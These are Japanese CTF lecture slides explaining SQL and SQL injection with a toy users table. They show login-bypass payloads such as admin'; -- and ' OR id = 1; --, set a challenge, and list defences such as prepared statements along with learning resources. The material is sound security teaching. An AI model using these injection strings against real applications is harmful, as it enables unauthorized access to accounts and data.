
アプリケーション



SQL

```
SELECT name
```

```
FROM users WHERE id = 1;
```



DB



結果

admin

SQLとは

Structured Query Languageとは、RDBを操作するための言語
例：


usersテーブルよりidが1であるnameを選択

```
SELECT name FROM users WHERE id = 1;
```

users	id	name	pass	message
id = 1	1	admin	wasureta	secret
	2	Satoki	himitsu	satodayo
	3	task4233	hi120ki	webwebweb
	4	n01e0	ushigai	yabinary

SQLとは

SQL文(クエリ)をユーザが自由に発行することはできない
→ ユーザの操作に応じてアプリケーションが発行



SQLi (SQL Injection)の仕組み

name=Satoki、 pass=himitsuである場合に発行されるSQLクエリ

```
SELECT name FROM users
```

```
WHERE name='Satoki' AND pass='himitsu';
```

users	id	name	pass	message
	1	ログイン成功	wasureta	secret
	2	Satoki	himitsu	satodayo
	3	task4233	hi120ki	webwebweb
	4	n01e0	ushigai	yabinary

SQLi (SQL Injection)の仕組み

name=Satoki、pass=hackである場合に発行されるSQLクエリ

```
SELECT name FROM users
```

```
WHERE name='Satoki' AND pass='hack';
```

users	id	name	pass	message
	1	ログイン失敗	wasureta	secret
	2	Satoki	himitsu	satodayo
	3	task4233	hi120ki	webwebweb
	4	n01e0	ushigai	yabinary

SQLi (SQL Injection)の仕組み

発行されるSQLクエリ

```
SELECT name FROM users WHERE name='入力' AND pass='入力';
```

攻撃者がnameに「admin'; --」を入力すると…

```
SELECT name FROM users WHERE name='admin'; -- ' AND pass='';
```

入力もSQL文の一部として解釈される

→ ユーザ入力からSQLが注入(Injection)された

SQLi (SQL Injection)の仕組み

Injectionされるとどうなる？

```
SELECT name FROM users WHERE name='admin'; -- ' AND pass=';
```

「--」以降はコメントと解釈される

users	id	不正アクセス成功	pass	message
	1	admin	wasureta	secret
	2	Satoki	himitsu	satodayo
	3	task4233	hi120ki	webwebweb
	4	n01e0	ushigai	yabinary

SQLiチャレンジ💪

解けた方はコメント & 別解を探してください

SQLiチャレンジ

adminという文字を使わずadminとしてログインできますか？
発行されるSQLクエリ

```
SELECT name FROM users WHERE name='入力' AND pass='入力';
```

users	id	name	pass	message
	1	admin	wasureta	secret
	2	Satoki	himitsu	satodayo
	3	task4233	hi120ki	webwebweb
	4	n01e0	ushigai	yabinary

SQLiチャレンジ(正解)

複数の手法がありますが...

nameに「' OR id = 1; --」を入力すると...

```
SELECT name FROM users WHERE name=' OR id = 1; -- ...略
```

users	id	不正アクセス成功	pass	message
	1	admin	wasureta	secret
	2	Satoki	himitsu	satodayo
	3	task4233	hi120ki	webwebweb
	4	n01e0	ushigai	yabinary

SQLiテクニック集

[Payloads All The Things](#)のSQL Injectionの項目がオススメ

→様々な状況を想定したSQLiのテクニック

例

- ・ フィルター回避
- ・ サーバ内部への侵入法

CTFでSQLi問に出会ったら覗いてみる👁👁

SQLiの対策

有効な対策

- ・ 動的なSQL文を生成しない
- ・ プリペアドステートメントの使用

緩和策

- ・ SQLi対策用のサニタイズライブラリの使用
- ・ DBのユーザ権限を適切に設定する

まとめ

今回の講義で伝えたいこと

- ・ Webジャンルの面白さ
- ・ Web問の解き方(調べ方)の一例
- ・ Webの基礎知識を学ぶことの重要性

伝わりましたか？ 🤔

Web問の世界は広い

- ・ ググれば出てくる典型脆弱性から言語仕様の細かい部分まで
 - ・ まずは典型脆弱性を一通り理解しましょう
- [Port SwiggerのAll Learning Materials](#)がオススメ
- Labもあるので、手を動かしながら学べる
- 英語がキツイならGoogle翻訳やDeepLなどを使ってください

ググろう

- ・ どんな人も全知全能ではない
- ・ CTFの度にググっている
- ・ 知らないことからエスパーは出来ない

参考になりそうな書籍

- ・ [徳丸本](#)

→ 基本的なWebアプリケーションの脆弱性について、
図とPHPのソースコード付きで解説している本

- ・ [迷路本](#)

→ Web問題に限らず、CTFを解く時に使う脆弱性について
詳細に解説している本

など

Good Luck, Have Fun 👍

Appendix

Bug Bounty制度

- ・脆弱性を報告してくれた人に企業が報奨金を支払う制度
- ・ルールがあるのでしっかり読むこと

例) [Google VRP](#), [サイボウズ](#), [HackerOne](#), [BugBounty.jp](#)

常設CTF

- ・ Webが豊富な常設CTF
 - ・ RingZero - <https://ringzer0ctf.com/>
- ・ XSS Challenge
 - ・ XSS game - <https://xss-game.appspot.com/>
 - ・ alert(1) to win - <http://escape.alf.nu/>
 - ・ prompt(1) to win - <http://prompt.ml/>